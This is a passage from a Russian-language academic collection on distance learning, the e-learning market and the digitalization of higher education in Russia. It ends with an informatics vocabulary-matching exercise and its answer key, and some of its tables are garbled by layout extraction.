Считается, что в Великобритании появился первый в мире университет дистанционного образования (Open University). Телевидение и радио стали средствами передачи информации студентам. И только в конце XX века появилась возможность получать и передавать учебные материалы более доступным и менее затратным способом — по электронной почте [4].

XXI век стал веком, в котором дистанционные технологии распространились по всему миру. Развитие дистанционного обучения в мире представлено в таблице 1. В настоящее время во многих странах мира существуют центры или иные учебные заведения, предоставляющие образовательные услуги дистанционно. Так, например, во Франции Национальный центр дистанционного обучения (CEND) предоставляет услуги в образовательной сфере более 350 тысячам студентам и слушателям, кроме того, он имеет филиалы в 120 странах мира.

Таблица 1

Развитие дистанционного обучения в мире

Период	Событие	Место	Способ передачи информации
Конец XVIII века	Возникновение «корреспондентского» обучения	Европа	Почта
Конец XIX века	Распространение «корреспондентского»	Россия	Телевидение и радио

Период	Событие	Место	Способ передачи информации
	обучения		
	Появление Первого в мире университета дистанционного образования	Open University (Великобритания)	
Конец XX века	Распространение дистанционного образования	повсеместно, где проведен Интернет	Электронная почта (Интернет)

Старейшими центрами дистанционного обучения в Европе, также, являются Национальный университет дистанционного образования (UNED) в Испании (он насчитывает 67 учебных центров, из них 58 в своей стране и 9 за рубежом), Балтийский университет (BU) в Швеции (Стокгольм), он объединяет 10 государств Балтийского сообщества. В США примерно 25% дистанционных программ обучения представлены бизнес-программами [5].

Кроме, выше перечисленных, можно назвать с программами дистанционного обучения за рубежом такие университеты, как Южноафриканский университет ([University of South Africa](#)), Заочный университет в Хагене, Германия ([Fern Universitat in Hagen](#)), Национальный технологический университет, США, Австралийская территориальная информационная сеть [5]. Список некоторых мировых центров дистанционного обучения представлен в таблице 2.

Таблица 2 Список некоторых мировых центров дистанционного обучения

Название центра дистанционного обучения	Дополнительные сведения
Национальный университет дистанционного образования (UNED) в Испании	58 учебных центров в стране, 9 за рубежом

Название центра	Дополнительные сведения
дистанционного обучения	
Балтийский университет (BU) в Стокгольме	Объединяет 10 государств Балтийского сообщества
Южноафриканский университет (University of South Africa)	Получил статус университета дистанционного образования в 1946 г
Заочный университет в Хагене, Германия (Fern Universitat in Hagen)	Является государственным университетом дистанционного обучения в Германии .
Национальный технологический университет, США	В США примерно 25% дистанционных программ обучения представлены бизнес-программами
Австралийская территориальная информационная сеть	-

Этапы развития дистанционного образования в России.

Историю дистанционного образования в России разделяется на два этапа:

- первый этап – возникновение, становление и развитие системы заочного обучения (вторая половина 20-х - начало 90-х годов 20 века);
- второй этап - возникновение, становление и развитие дистанционного образования, основанного на использовании передовых информационных технологий (конец 90-х годов 20 века – настоящее время).

Днем рождения дистанционного обучения в России можно считать 30 мая 1997 года, в связи с появлением приказа № 1050 Министерства образования РФ, который разрешил проводить эксперимент дистанционного обучения в сфере образования [6].

Государство и сейчас не оставляет без внимания этот вопрос. Законодательство постоянно совершенствуется, учитывая изменения и реальную необходимость текущего времени. В настоящее время с 1 октября 2017 года действует Приказ Министерства образования и науки РФ от 23 августа 2017 г. № 816 "Об утверждении порядка применения организациями, осуществляющими образовательную деятельность, электронного обучения, дистанционных образовательных технологий при реализации образовательных программ" [7], который отменил подобный Приказ Министерства образования

и науки РФ от 9 января 2014 г. № 2. Новый документ значительно расширил возможности применения ДО в образовательном процессе. Он регулирует электронное образование, то есть применение интернета для дистанционного обучения. В то же время определяет специальности, где не допускается применять полностью дистанционное обучение.

Перечень профессий, специальностей и направлений подготовки, реализация образовательных программ по которым не допускается с применением исключительно электронного обучения, дистанционных образовательных технологий в приказе достаточно большой. Ознакомиться с ним можно в приложениях к Приказу [7]. Новый приказ предусматривает, что обучение по учебному курсу может быть полностью дистанционным, то есть не требует проведения аудиторных занятий. В законе такой курс обучения называется онлайн-курс. После его завершения будет проводиться аттестация, а студент сможет получить документ о прохождении такого курса. [7].

Закон лежит в рамках приоритетного правительственного проекта «Современная цифровая образовательная среда в Российской Федерации». Паспорт проекта был утвержден в ноябре 2016 г. Согласно проекту, к концу 2025 г. в России должно быть уже 11 млн учащихся, освоивших онлайн-курсы.¹

Рост интереса государства к онлайн-обучению и в дальнейшем сможет способствовать повышению доверия образовательных организаций к такой форме получения знаний и может привести к более широкому распространению дистанционного образования в России.

Особенностью практики дистанционного обучения в России является его возникновение в крупных очных университетах, а не на базе заочных высших учебных заведений. Хотелось бы также отметить, что обязательное использование дистанционных технологий всеми российскими университетами на данный момент не актуально.

Анализ применения электронного обучения для высшего и корпоративного образования.

¹ Федеральный закон от 29 декабря 2012 г. N 273-ФЗ "Об образовании в Российской Федерации" <http://www.consultant.ru>

В 2011 году, по оценкам системы электронного образования для высшего и корпоративного образования Dosebo [8], мировой рынок дистанционного образования оценивался в 35,6 млрд. долл., по прогнозам, к 2018 г. рынок должен был вырасти до объемов в 51,5 млрд. долл. Хотя этой цифры он уже достиг в 2017 году.

Если говорить о российском рынке, то по данным Центра развития международной торговли Руспро, российский рынок on-line образования является одним из наиболее быстро растущих в мире. По самым скромным предположениям его рост каждый год может составить 20%. По прогнозам специалистов Высшей школы экономики, российский рынок онлайн-образования вырастет к 2021 году до 53 млрд руб. [9].

По мнению экспертов компании, J'son and Partners Consulting к началу 2018 г. доля on-line образования в России могла достичь 5-7 %, что составило бы не менее 6-8 млрд. руб. (100-133 млн. \$), из которых большая часть отводится на корпоративный сегмент. Но, возможно, применялись различные методики подсчета, либо результаты превзошли ожидания, так по данным крупнейшей в России сети сайтов с мероприятиями в области дополнительного профессионального образования - [EduMarket](#), в 2016 году объем российского рынка онлайн-образования уже составил 20,7 млрд руб., или 1,1% от всего объема рынка.

Наиболее востребовано дистанционное образование в сфере языкового обучения и получения дополнительных профессиональных навыков – здесь его доля составляет около 7% от всех имеющихся на рынке программ. «Самый крупный игрок российского рынка онлайн-образования — школа английского языка [SkyEng](#). Она входит в [рейтинг](#) 20 самых дорогих компаний Рунета по версии Forbes — ее капитализация превышает \$100 млн. Эта онлайн-школа изначально создавалась на стыке традиционной методики преподавания английского и IT. В занятиях принимают участие не только учитель и ученик, но и искусственный интеллект, что позволяет применять адаптивное обучение. Каждая минута урока [оцифровывается](#) и анализируется с помощью технологии

распознавания речи. В результате, учитель знает, каков пассивный и активный словарный запас студента, и в чем заключаются его типичные ошибки, а программа адаптируется под индивидуальные потребности.» [10]. «Ожидается, что к 2021 году объем российского рынка языкового обучения вырастет до 24,6 млрд рублей, в то время как его онлайн-доля, равная сегодня 7% или 2,2 млрд руб., увеличится до 10,7%» [9].

В сфере получения дополнительного профессионального образования объемы услуг составили в 2016 году почти 7 млрд.руб., что чуть больше показателя в сфере услуг онлайн-рынка высшего образования – 6,8 млрд.руб.

Российский рынок дистанционного обучения отличается от западного тем, что является платным. Однако, на рынке существует небольшое число бесплатных проектов.

К числу наиболее значимых из них можно отнести:

Lektorium (www.lektorium.tv) – некоммерческий академический образовательный проект, запущенный в 2009 году, сейчас предлагающий курсы по модели MOOC. Проект финансируется Фондом поддержки предпринимательских инициатив (ФППИ) и частными лицами;

Universarium (www.universarium.org) – некоммерческий академический образовательный проект, запущенный в декабре 2013 года по модели MOOC при поддержке РИА Наука и АСИ;

UniverTV (www.univertv.ru) – агрегатор онлайн-курсов [10,11].

Этот рынок так быстро растет, потому что у дистанционного образования есть несомненные преимущества. Цифровое обучение генерирует ценность, как для организаций, так и для работников. Помимо того, что можно обучаться, не выходя их дома, в любое удобное время и пр. есть еще очевидные преимущества e-learning:

- меньшие затраты на обучение больших групп;
- потенциально большая скорость проведения программ;
- меньше вреда для окружающей среды (уменьшается количество печатных материалов, не нужно добираться к месту проведения курса).

К этому можно еще добавить, как минимум 4 категории преимуществ.

1. Стандартизация

Данная выгода предусматривает ориентацию образовательной системы на реализацию государственного образовательного стандарта (наличие в учебных планах обязательных учебных дисциплин в четко определенном объеме часов).

Кроме того, компании, которые состоят из большого количества структур, и, ведут деятельность в разных странах, сталкиваются с проблемой стандартизации своих учебных программ что непросто. Зато применение e-learning помогает эффективно охватить весь персонал и обеспечить людям доступ к материалам из любой точки мира и в любое время. А в случае запуска нового инструмента, этот метод обучения позволяет обеспечить единый стандарт использования нововведения в масштабах целой организации. Цифровые учебные программы следует дополнять соответствующими ресурсами, доступными для их участников после завершения курса.

2. Коммуникации и управление изменениями

Курс дистанционного обучения может стать эффективным коммуникативным инструментом, который поможет разъяснить персоналу содержание запланированных преобразований.

3. Отсутствие страха перед провалом

Часто приходится слышать, что при прохождении курса электронного обучения люди меньше беспокоятся о том, что что-то могут сделать не так, чем, если это учебный процесс в аудитории. Кроме этого, в случае проведения традиционных курсов большой стресс вызывает ожидание результатов тестов или экзаменов, которое может длиться несколько дней или недель. В свою очередь, эффективные электронные программы дают возможность сразу получить обратную связь после выполнения задачи, что существенно повышает производительность обучения.

4. Обеспечение активного участия всех участников учебного процесса

Далеко не все люди являются экстравертами. В любой группе всегда есть определенное количество интровертов, которые во время занятия предпочитают держаться в тени, давая возможность своим коллегам-экстравертам проявлять наибольшую активность (например, участвовать в

обсуждениях или отвечать на вопросы преподавателя). Преодолеть эту проблему помогает хорошо структурированная электронная программа, предусматривающая определенные меры (например, дискуссии на форумах), участие в которых является обязательным для всех участников.

Понятно, что перечисленные сейчас четыре базовых преимущества реализуются, только если речь идет о высококачественной цифровой программе, которая имеет большое количество разноплановых элементов (видео, игры, тесты и т.д.) и заставляет лицо, которое учится, максимально мобилизовать усилия. К сожалению, встречаются также и курсы, которые лишь условно можно отнести к категории «e-learning», потому что они скорее напоминают монотонную презентацию в PowerPoint.

Но никто не испытывает излишнего оптимизма из-за внедрения в России цифровых технологий. С ними приходят не только блага, но и серьезные вызовы. Так как они вызывают не только рост производительности труда, собираемости налогов и других платежей в бюджет, но и позволят убрать полностью ряд профессий, а также повысить риски поляризации доходов.

Это хорошо видно на примере финансового сектора. Технологии распределенного реестра:

Блокчейн - система передачи информации без искажений. Скорость передачи зависит от трафика. Все операции взаимосвязаны в одной цепочке транзакций, изменение одной приводит к изменению остальных.

Криптовалюта – это особая цифровая или же виртуальная валюта, одной единицей которой считается монета – coin (по англ.).

Смарт-контракт — это электронный алгоритм или условие, при выполнении которого стороны могут обмениваться деньгами, недвижимостью, акциями и другими активами. Для реализации умного контракта нужно иметь децентрализованную сеть, где все участники имеют равные права. В качестве финансового инструмента используется криптовалюта.

Они расширяют возможности рынка, но с другой стороны — отсутствие общих правил использования этих инструментов создает угрозы для рынков.

Выводы. Таким образом, анализ применения электронного обучения для высшего и корпоративного образования показывает, что этот рынок растет довольно быстро, государство не оставляет его без внимания и поддержки. У данного вида образования есть как свои весомые преимущества, так и недостатки. Вместе с ростом рынка применения цифровых технологий растут и риски участников рынка, что следует принимать во внимание при использовании на практике.

Библиографический список

1. Борисова Е.В. Применение цифровых технологий в дистанционном обучении. Экономика и предпринимательство. 2017. № 12-1 (89). С. 618-621
2. Федеральный закон от 29 декабря 2012 г. N 273-ФЗ "Об образовании в Российской Федерации" <http://www.consultant.ru>
3. Ist UNESCO Global Forum on International Quality Assurance, Accreditation and the Recognition of Qualifications in Higher Education – Paris, 2002
4. Плотникова С.П., Киян Т.В. Развитие дистанционного образования в России и за рубежом. Проблемы современной аграрной науки: мат-лы междунаrod. заоч. науч. Конф. / отв. за вып. А.А. Кондрашев, Ж.Н. Шмелева; Краснояр. гос. аграр. ун-т. – Красноярск, 2015. С.200-201
5. Мартыненко О. В., Шакирова Ю. К., Зайцева С. В., Абилдаева Г. Б. Дистанционная форма обучения как инновационный метод получения образования в высших учебных заведениях // Молодой ученый. — 2016. — №18. — С. 447-451. — URL <https://moluch.ru> (дата обращения: 12.02.2018).
6. Приказ Минобробразования РФ от 30.05.1997 N 1050 "О проведении эксперимента в области дистанционного образования" (с доп., согл. Приказа Минобробразования РФ от 07.05.1998 N 1141)
7. Приказ Министерства образования и науки РФ от 23 августа 2017 г. № 816 "Об утверждении порядка применения организациями, осуществляющими образовательную деятельность, электронного обучения, дистанционных образовательных технологий при реализации образовательных программ" (действует с 01.10.2017). <http://www.consultant.ru>
8. E. Learning Market Trends & Forecast 2014– 2016. A report by Docebo. 2014.

9. Рынок российского онлайн-образования. <https://www.hse.ru>
10. Онлайн-образование: тренды и перспективы. ACCEL Акселератор онлайн школ. <https://the-accel.ru/onlayn-obrazovanie-trendyi-i-perspektivy/>
11. Официальный сайт учебного центра "Интерфейс". <http://www.interface.ru>

Еникеева С.Д., Еникеев И.Х.

§2.6. Процесс цифровизации высшего образования в России.

Рассматриваются основные проблемы цифровизации российского высшего образования. Показано как внедрение современных цифровых технологий влияет на переход от традиционного обучения к новому цифровому формату подготовки кадров. Сделан вывод о динамике развития цифровой образовательной среды в сфере высшего образования.

Ключевые слова: Высшее образование, цифровая грамотность, цифровизация, цифровые технологии, цифровая экономика.

Enikeeva S.D., Enikeev I.Kh.

§2.6. The process of digitalization of higher education in Russia.

The main problems of digitalization of Russian higher education are considered. It is shown how the introduction of modern digital technologies affects the transition from traditional education to a new digital training format. The conclusion is made about the development dynamics of the digital educational environment in the field of higher education.

Keywords: Higher education, digital literacy, digitalization, digital technologies, digital economy.

Отличительной особенностью современного этапа развития российской системы высшего образования является его цифровизация. Правительством РФ разработаны основные направления в области цифровизации высшего образования и подготовлены следующие нормативные документы:

- Концепция информатизации сферы образования Российской Федерации (1998 г.);
- Стратегия развития информационного общества в Российской Федерации (утв. Президентом России 7 февраля 2008 г.);
- Федеральный закон от 29 декабря 2012 года № 273-ФЗ “Об образовании в Российской Федерации”;
- Стратегия развития отрасли информационных технологий в Российской Федерации на 2014-2020 годы и на перспективу до 2025 (распоряжение

Правительства РФ от 1 ноября 2013 № 2036-р);

- Государственная программа Российской Федерации “Развитие образования” на 2013-2020 годы, утв. постановлением Правительства РФ от 15 апреля 2014 года № 295;

- Федеральная целевая программа “Развитие образования” на 2016-2020 годы, утв. постановлением Правительства РФ от 23 мая 2015 года № 497;

- Приоритетный проект “Современная цифровая образовательная среда в Российской Федерации” (утв. Правительством РФ 25 октября 2016 г.);

- Стратегия развития информационного общества в Российской Федерации на 2017-2030 годы (Указ Президента Российской Федерации от 9 мая 2017 г. № 203);

- Программа “Цифровая экономика Российской Федерации” (утв. распоряжением Правительства РФ от 28 июля 2017 г., № 1632-р).

В конце XX в. российское общество вступило в определенную стадию своего развития, получившую название постиндустриального или информационного общества. Эту стадию характеризует быстрое развитие информационных и коммуникационных технологий, возможности которых становятся исключительно важными для эффективного решения многих профессиональных, экономических и социальных задач. В этой связи актуальной становится задача изменения содержания высшего образования на основе включения в него информационной составляющей как важнейшей компоненты профессиональной деятельности.

Анализ процессов информатизации высшего образования позволяет выделить ряд этапов внедрения новых информационных технологий в образовательную деятельность высшего учебного заведения. Как правило, на первом этапе инициатива в применении информационных и коммуникационных технологий исходит от отдельного преподавателя, затем от группы преподавателей и, наконец, от образовательной организации. На начальном этапе информатизации высшего образования на базе новых технологий изучается фрагмент учебного курса, в дальнейшем – весь учебный

курс, на заключительном этапе – новые технологии органично интегрируются в структуру учебного плана по всем учебным курсам.

Система высшего образования постепенно встраивается в сетевой мир. В соответствии с Федеральным законом “Об образовании в Российской Федерации” образовательные организации вправе применять электронное обучение и дистанционные образовательные технологии при реализации образовательных программ [3]. В то же время высшие учебные заведения при внедрении информационных и коммуникационных технологий сталкиваются с определенными трудностями. Отсутствие во многих вузах РФ соответствующей организационной политики, направленной на поддержку внедрения в образовательный процесс новых информационных технологий приводит к тому, что их применение оказывается очень низким. Необходимо подчеркнуть, что инертность системы высшего образования является тормозом на пути полной информатизации обучения не только в России. В настоящее время получила широкую поддержку точка зрения, согласно которой онлайн-обучение выступает только как дополнение к традиционному высшему образованию [2]. Основная проблема заключается в неготовности к радикальным изменениям существующей системы высшего образования. Ожидается, что именно широкое использование информационных и коммуникационных технологий будет способствовать преодолению этих противоречий. Предполагаемые цифровые изменения, несомненно обогатят образовательную деятельность российских высших учебных заведений, позволят улучшить качество высшего образования и расширить его доступность.

От современного высшего учебного заведения требуется внедрение новых подходов к обучению, обеспечивающих развитие коммуникативных, творческих и профессиональных навыков обучающихся на основе многовариантности содержания и организации образовательного процесса. Эти новые подходы позволят значительно расширить возможности уже имеющихся традиционных технологий обучения.

Важнейшее современное направление в системе высшего образования – изменения в области методики и содержания преподавания. Российское высшее образование было ориентировано в основном на заучивание и накопление знаний. Длительное время, пока не было избытка информации, эта система работала и совершенствовалась. Современной целью высшего образования становится формирование универсальных компетенций, т.е. способности справляться на основе полученных знаний с различными проблемными ситуациями.

Многообразие и эффективность новаторских методов и средств, используемых в учебном процессе, играют важную роль. Активные формы проведения учебных занятий (интерактивные лекции, деловые игры), рейтинговая оценка успеваемости студентов существенно меняют образовательную деятельность вуза. Особым направлением модернизации российской высшей школы является развитие новых инновационных высших учебных заведений: федеральных университетов, национальных исследовательских университетов. В перспективе предполагается формирование новой структуры сети образовательных организаций, соответствующей реалиям цифровой экономики.

Стремительное развитие процессов информатизации и цифровизации российского общества обусловило необходимость повышения качества содержания высшего образования на всех его уровнях. В образовательном процессе появилось новое понятие “цифровая грамотность”, которое связано не только с необходимостью инновационного развития материально-технической базы высшего образования, подготовкой учебно-методической литературы нового поколения, а также формированием принципиально иного формата преподавания в высших учебных заведениях России. Исследователи [1] отмечают, что именно цифровизация высшего образования является основой формирования качественно новой модели подготовки кадров в современной экономике.

В настоящее время выделяют следующие тенденции развития процесса

цифровизации высшего образования в России:

- оснащение высших учебных заведений современными средствами информационных и телекоммуникационных технологий, использование их в качестве нового педагогического инструмента, позволяющего существенным образом повысить эффективность образовательного процесса;

- использование современных средств ИКТ и баз данных для информационной поддержки образовательного процесса, обеспечения возможности удаленного доступа педагогов и учащихся к научной и учебно-методической информации, как в своей стране, так и в других странах мирового сообщества;

- развитие и все более широкое распространение электронного и дистанционного обучения, позволяющего существенным образом расширить масштабы и глубину использования информационно-образовательного пространства;

- пересмотр и радикальное изменение содержания высшего образования на всех его уровнях, обусловленное стремительным развитием процесса цифровизации общества.

Основной целью цифровизации системы высшего образования в Российской Федерации является повышение доступности всех уровней образования через системное внедрение ИКТ в образовательный процесс. Цифровые технологии все активнее влияют на цифровое развитие сферы высшего образования. В Российской Федерации наработан большой опыт создания электронных образовательных ресурсов и дистанционных технологий обучения. Внедрение новых электронных проектов (“Библиотека электронных образовательных ресурсов”, “Электронная библиотека” и др.) свидетельствует об их востребованности высшими учебными заведениями России. Однако отсутствие унифицированных требований и стандартов разработки информационных систем, электронного и дистанционного обучения снижает эффективность ресурсных затрат по использованию ИКТ. Для устранения указанных недостатков и повышения качества образования Правительством РФ

намечены меры по осуществлению оптимизации современных методов обучения, внедрению технологий открытого образования в рамках Приоритетного проекта “Современная цифровая образовательная среда в Российской Федерации”.

Цель проекта – создание условий для системного повышения качества и расширения возможностей непрерывного образования для всех категорий граждан за счет развития российского цифрового образовательного пространства. Реализация проекта предполагает активное использование опыта российских порталов онлайн-образования: “Национальная платформа открытого образования”, “Лекториум”, “Универсариум” и др. Базовой площадкой для апробации новых технологических и организационных решений является “Национальная платформа открытого образования”. Большое внимание уделяется использованию опыта в области онлайн-обучения ведущих университетов России.

Реализация приоритетного проекта в области высшего образования предполагает:

- принятие нормативных актов, позволяющих осваивать размещенные на портале учебные курсы как части основных и дополнительных профессиональных образовательных программ;
- разработку программного обеспечения, повышающего качество онлайн-обучения и обеспечивающего достоверную оценку результатов онлайн-обучения;
- создание информационного ресурса (портала), обеспечивающего каждому пользователю не только доступ к онлайн-курсам для всех уровней высшего образования, но и к системам оценки их качества на основе формирования рейтинга;
- формирование системы экспертной и пользовательской оценки качества онлайн-курсов;
- создание Региональных центров компетенций в области онлайн-обучения;

- подготовка и обучение преподавателей преподавателей экспертов в области онлайн-обучения.

Указанные мероприятия позволят снизить риски вложения средств в создание онлайн-курсов и расширить круг участников онлайн-обучения.

В настоящее время в Российской Федерации создано и поддерживается 3500 онлайн-курсов. Ожидается, что дополнительным результатом проекта станет интеграция цифровой образовательной среды между всеми уровнями высшего образования.

Министерством образования и науки Российской Федерации был проведен конкурс среди российских вузов на разработку основных элементов образовательной платформы. В число победителей конкурса вошли ведущие университеты страны: МГУ имени М.В.Ломоносова, НИТУ, Университет ИТМО, УрФУ, Дальневосточный государственный университет и др.

В рамках информационного портала реализуется принцип виртуальной академической мобильности студентов на основе предоставления доступа к образовательному контенту ведущих вузов страны. Победителем конкурса по исполнению проекта по созданию информационного портала стал Санкт-Петербургский национальный исследовательский университет

Информационных технологий механики и оптики (Университет ИТМО).

Ключевым элементом информационного портала является модель многоступенчатой оценки качества онлайн-курсов. Победителем конкурса и исполнителем проекта по созданию системы оценки качества онлайн-курсов является Уральский федеральный университет имени первого Президента России Б.Н.Ельцина (УрФУ).

Важной задачей проекта является создание инфраструктуры, направленной на подготовку преподавателей и административных работников, распространение опыта внедрения успешных методик и практик онлайн-обучения. В настоящее время в Российской Федерации сформированы десять Региональных центров компетенций в области онлайн-обучения (РЦКОО), в которых преподаватели вузов получают дополнительное профессиональное

образование в части применения онлайн-технологий.

Дополнительное профессиональное образование в РЦКОО осуществляется в очно-заочной форме по следующим основным направлениям:

- разработка, апробация и внедрение технологий онлайн-обучения в образовательный процесс, обновление моделей, методов и приемов обучения;

- разработка уникальных онлайн-курсов в целях реализации модели непрерывного обучения для всех участников образовательного процесса, а также для поддержания высокой квалификации кадрового состава региональной системы высшего образования;

- обучение сотрудников образовательных организаций по программам повышения квалификации в области онлайн-обучения;

- консультирование сотрудников образовательных организаций по вопросам создания условий для реализации виртуальной академической мобильности, внедрения и возможности зачета результатов освоения онлайн-курсов в рамках основных образовательных программ;

- организация разработки онлайн-курсов с участием сотрудников, прошедших обучение по программам повышения квалификации;

- повышение информационной культуры всех участников образовательного процесса и распространение практики успешного применения онлайн-курсов.

Победителями конкурса и исполнителями проекта по этому направлению стали команды десяти ведущих вузов страны:

1. Северо-Западный РЦКОО – Санкт-Петербургский политехнический университет Петра Великого;

2. Балтийский РЦКОО – Балтийский федеральный университет им.И.Канта;

3. Сибирский РЦКОО – Сибирский федеральный университет;

4. Южный РЦКОО – Южный федеральный университет;

5. Дальневосточный РЦКОО – Дальневосточный федеральный университет;

6. РЦКОО “Ломоносов” на базе Филиала МГУ в г. Севастополь – МГУ имени М.В.Ломоносов;
7. Поволжский РЦКОО – Поволжский государственный технологический университет;
8. Томский РЦКОО – Томский государственный университет;
9. Тульский РЦКОО – Тульский государственный университет;
10. Тюменский РЦКОО – Тюменский государственный университет.

Разработкой онлайн-курсов повышения квалификации в настоящее время занят целый ряд ведущих университетов России – лидеров в области онлайн-образования. Конкурс выиграли следующие вузы:

- Московский физико-технический институт (МФТИ);
- Российская академия народного хозяйства и государственной службы при Президенте (РАНХ иГС);
- Уральский федеральный университет имени первого Президента России Б.Н.Ельцина (УрФУ).

Первое направление повышения квалификации преподавателей заключается в том, чтобы научить преподавателей самостоятельно создавать онлайн-курсы на основе методического и технического проектирования, дизайна, видеопроизводства, умения работать с цифровым контентом. Повышение квалификации преподавателей в рамках этого направления поручена МФТИ.

Второе направление – умение правильно использовать онлайн- курсы в процессе обучения. В рамках этого направления УрФУ запустил ряд онлайн-курсов, которые направлены на повышение компетенций широкого круга участников: от руководителей образовательных организаций и профессорско-преподавательского состава до технических исполнителей. Эти онлайн-курсы размещены на платформе онлайн-обучения Open Profession.

В 2018 году было разработано 30 онлайн-курсов. Общее число прошедших обучение 1500 преподавателей.

Третье направление – формирование экспертного сообщества. Созданием

программы онлайн-курсов повышения квалификации преподавателей по этому направлению занимаются разработчики из Российской академии народного хозяйства и государственной службы при Президенте (РАНХ иГС). За 2017-2018 г.г. создано 17 онлайн-курсов. Общее количество подготовленных экспертов составило 650 человек.

В апреле 2019 г. на Московском международном салоне образования (ММСО) состоялось подписание многостороннего соглашения о развитии современной цифровой образовательной среды в Российской Федерации. Соглашение подписали 30 организаций высшего образования, включая столичные и региональные университеты, а также ведущие отраслевые вузы и академии страны. Среди подписавших соглашение вузов: НИТУ, МИСиС, Университет ИТМО, МГИМО, МГТУ им. Н.Э.Баумана, Первый МГМУ им. Сеченова, РНИМУ им.Н.И.Пирогова, РХТУ им.Д.И.Менделеева, МГРИ, РГГРУ. СПбПУ, Северо-Восточный и СевероКавказский федеральные университеты, Новгородский и Чеченский государственный университеты, а также другие организации высшего образования.

Целью соглашения является обеспечение высокого качества и доступности высшего и непрерывного образования, независимо от места жительства обучающихся, путем развития образовательной информационной среды, обеспечивающей получение профессиональных компетенций, соответствующих федеральным государственным образовательным стандартам высшего образования.

Экономический и социальный запрос со стороны общества на высшее образование очень высок. Цифровая революция может помочь решить эту проблему и предоставить всем желающим возможность получения высшего образования путем развития онлайн-обучения.

Вывод. Процесс цифровизации высшего образования в Российской Федерации идет с разной степенью интенсивности. Однако российские вузы постепенно адаптируются к новым цифровым условиям на основе выработки собственной стратегии развития, что позволяет надеяться на то, что

большинству российских вузов удастся перейти на новые цифровые методы обучения и обеспечить подготовку кадров, востребованных цифровой экономикой.

Библиографический список

1. Никулина Т.В., Стариченко Е.Б. Информатизация и цифровизация образования: понятия, технологии, управление // Педагогическое образование в России. 2018. № 8. С.107-113
2. Стефен Людвиг Высшее образование: опыт пропагандиста онлайн-обучения / Вопросы образования / Educational Studies Moscow. 2018. № 4. С.167-186
3. Федеральный закон “Об образовании в Российской Федерации”. -Москва: Проспект, 2017. – 160 с.

Конюхова Г.П.

§2.7. Совершенствование процесса обучения студентов в вузе на основе овладения тезаурусом по информатике.

Рассмотрен новый подход в преподавание информатики в системе профессионального образования, который дополняется методическими подходами по развитию когнитивных способностей в рамках понятий, определений и взаимосвязей этого учебного предмета.

Ключевые слова: развитие когнитивных способностей студентов, методика, информатика, образование.

Konyukhova G.P.

§2.7. Improving the process of teaching students in high school on the basis of mastering the thesaurus in computer science.

A new approach to the teaching of informatics in the system of vocational education is considered, which is complemented by methodological approaches to the development of cognitive abilities within the framework of the concepts, definitions and interrelations of this academic subject.

Keywords: development of cognitive abilities of students, methods, computer science, education.

Характерное для нашего времени явление "информационного взрыва" требует значительного увеличения освоения объема знаний. В силу ограниченности сроков обучения и возможностей человеческой памяти усвоение этих знаний невозможно свести к их запоминанию. Кроме того, в последнее время отмечается снижение когнитивных способностей абитуриентов, а затем - студентов, связанное с проблемами экологического, экономического, социального характера. Поэтому перспективными являются такие методики обучения, которые позволяют мобилизовать и рационально использовать «познавательные ресурсы» человека: внимание, память, умственную работоспособность и т.д.¹

Согласно результатам международного тестирования, организованного

¹ Волкова Г.Д. Инновационные и когнитивные технологии в промышленности, бизнесе, образовании / Волкова Г.Д., Червяков Л.М., Олейник А.В. //Качество. Инновации. Образование. 2000. № 1. С. 90.

Международной ассоциацией по оценке успешности обучения (TIMSS-R) [9], выпускники учебных заведений в нашей стране имеют низкие показатели по умению анализировать данные, не умеют применять свои знания в реальных жизненных ситуациях. Эти и другие исследования обуславливают необходимость выделения новых направлений по развитию способностей будущих специалистов, особенно в дисциплинах естественнонаучного цикла и, в частности, в информатике.

Одной из причин сложившейся ситуации является то, что освоение программного материала происходит без должной умственной переработки учебной информации, не используя весь арсенал знаковых средств, выработанных в общественно-историческом опыте и признанных выполнять орудийную функцию в человеческом труде.

Цель исследования - Изучение эффективности обучения информатике на основе развития когнитивных способностей студентов.

Теоретическая значимость исследования заключается в том, что теория и методика преподавания информатики в системе профессионального образования дополняется методическими подходами по развитию когнитивных способностей в рамках понятий, определений и взаимосвязей этого учебного предмета.

Практическая значимость исследования состоит в разработке и внедрении в учебный процесс методики преподавания курса информатики с использованием приемов развития когнитивных способностей.

Методика в практических приложениях:

- имеет интегрирующий характер - способствует формированию общечеловеческих, общедеятельностных умений (операций анализа, синтеза, рефлексии, планирования и т.д.), необходимых для овладения другими предметами учебной программы, и в целом – для процесса познания;

- позволяет создавать для учащихся развивающую среду, в которой каждый студент работает в соответствии с индивидуальными способностями и интересами, создает благоприятные условия, для того, чтобы каждый

обучаемый мог продвигаться дальше в процессе познания;

Приемы овладения тезаурусом по информатике

Очень часто преподаватель сталкивается с ситуацией, когда учащийся не понимает смысла не только прочитанной или услышанной фразы, но и наизусть им заученной. Это происходит из-за того, что ученик не уяснил значение какого-либо слова, входящего в состав фразы. Поэтому так важно развивать понятийный аппарат (тезаурус) и выполнять упражнения, направленные на глубокое осмысление информации. При работе над тезаурусом по информатике в разработанном курсе использовались упражнения следующего вида.

Пример 1. Восстановление соответствия понятий и толкований.

Задание.

Найдите соответствие между началом и концом фразы.

Интерфейс – программно-аппаратный комплекс для...	хранятся имена файлов и других каталогов, а также сведения о размерах файла в байтах, дате и времени их создания или последнего обновления.
Операционная система – программа, которая запускается при...	специально написанная небольшая по размерам программа, способная размножаясь, внедряться в другие программы, системные области дисков и память компьютера и производящая, как правило, нежелательные для пользователя действия.
Компьютерный вирус –	сопряжения блоков компьютера и обеспечения диалога компьютера и человека
Кластер – единица...	специальные маркеры, определяющие, каким образом

	Операционная система и другие программы обращаются к файлам.
Каталог – специальное место на диске, в котором...	включении компьютера, поддерживает взаимодействие между всеми его устройствами, создает файловую структуру на дисках и обеспечивает диалог с пользователем.
Атрибуты файлов –	записи информации на диск Операционной системой.

Задание. Ключ.

Найдите соответствие между началом и концом фразы.

Интерфейс – программно-аппаратный комплекс для...	сопряжения блоков компьютера и обеспечения диалога компьютера и человека
Операционная система – программа, которая запускается при...	включении компьютера, поддерживает взаимодействие между всеми его устройствами, создает файловую структуру на дисках и обеспечивает диалог с пользователем.
Компьютерный вирус – ...	специально написанная небольшая по размерам программа, способная размножаясь, внедряться в другие программы, системные области дисков и память компьютера и производящая, как правило, нежелательные для пользователя действия.
Кластер – единица...	записи информации на диск Операционной системой.
Каталог – специальное место на диске в котором....	хранятся имена файлов и других каталогов, а также сведения о размерах файла в байтах, дате и времени их создания или последнего

	обновления.
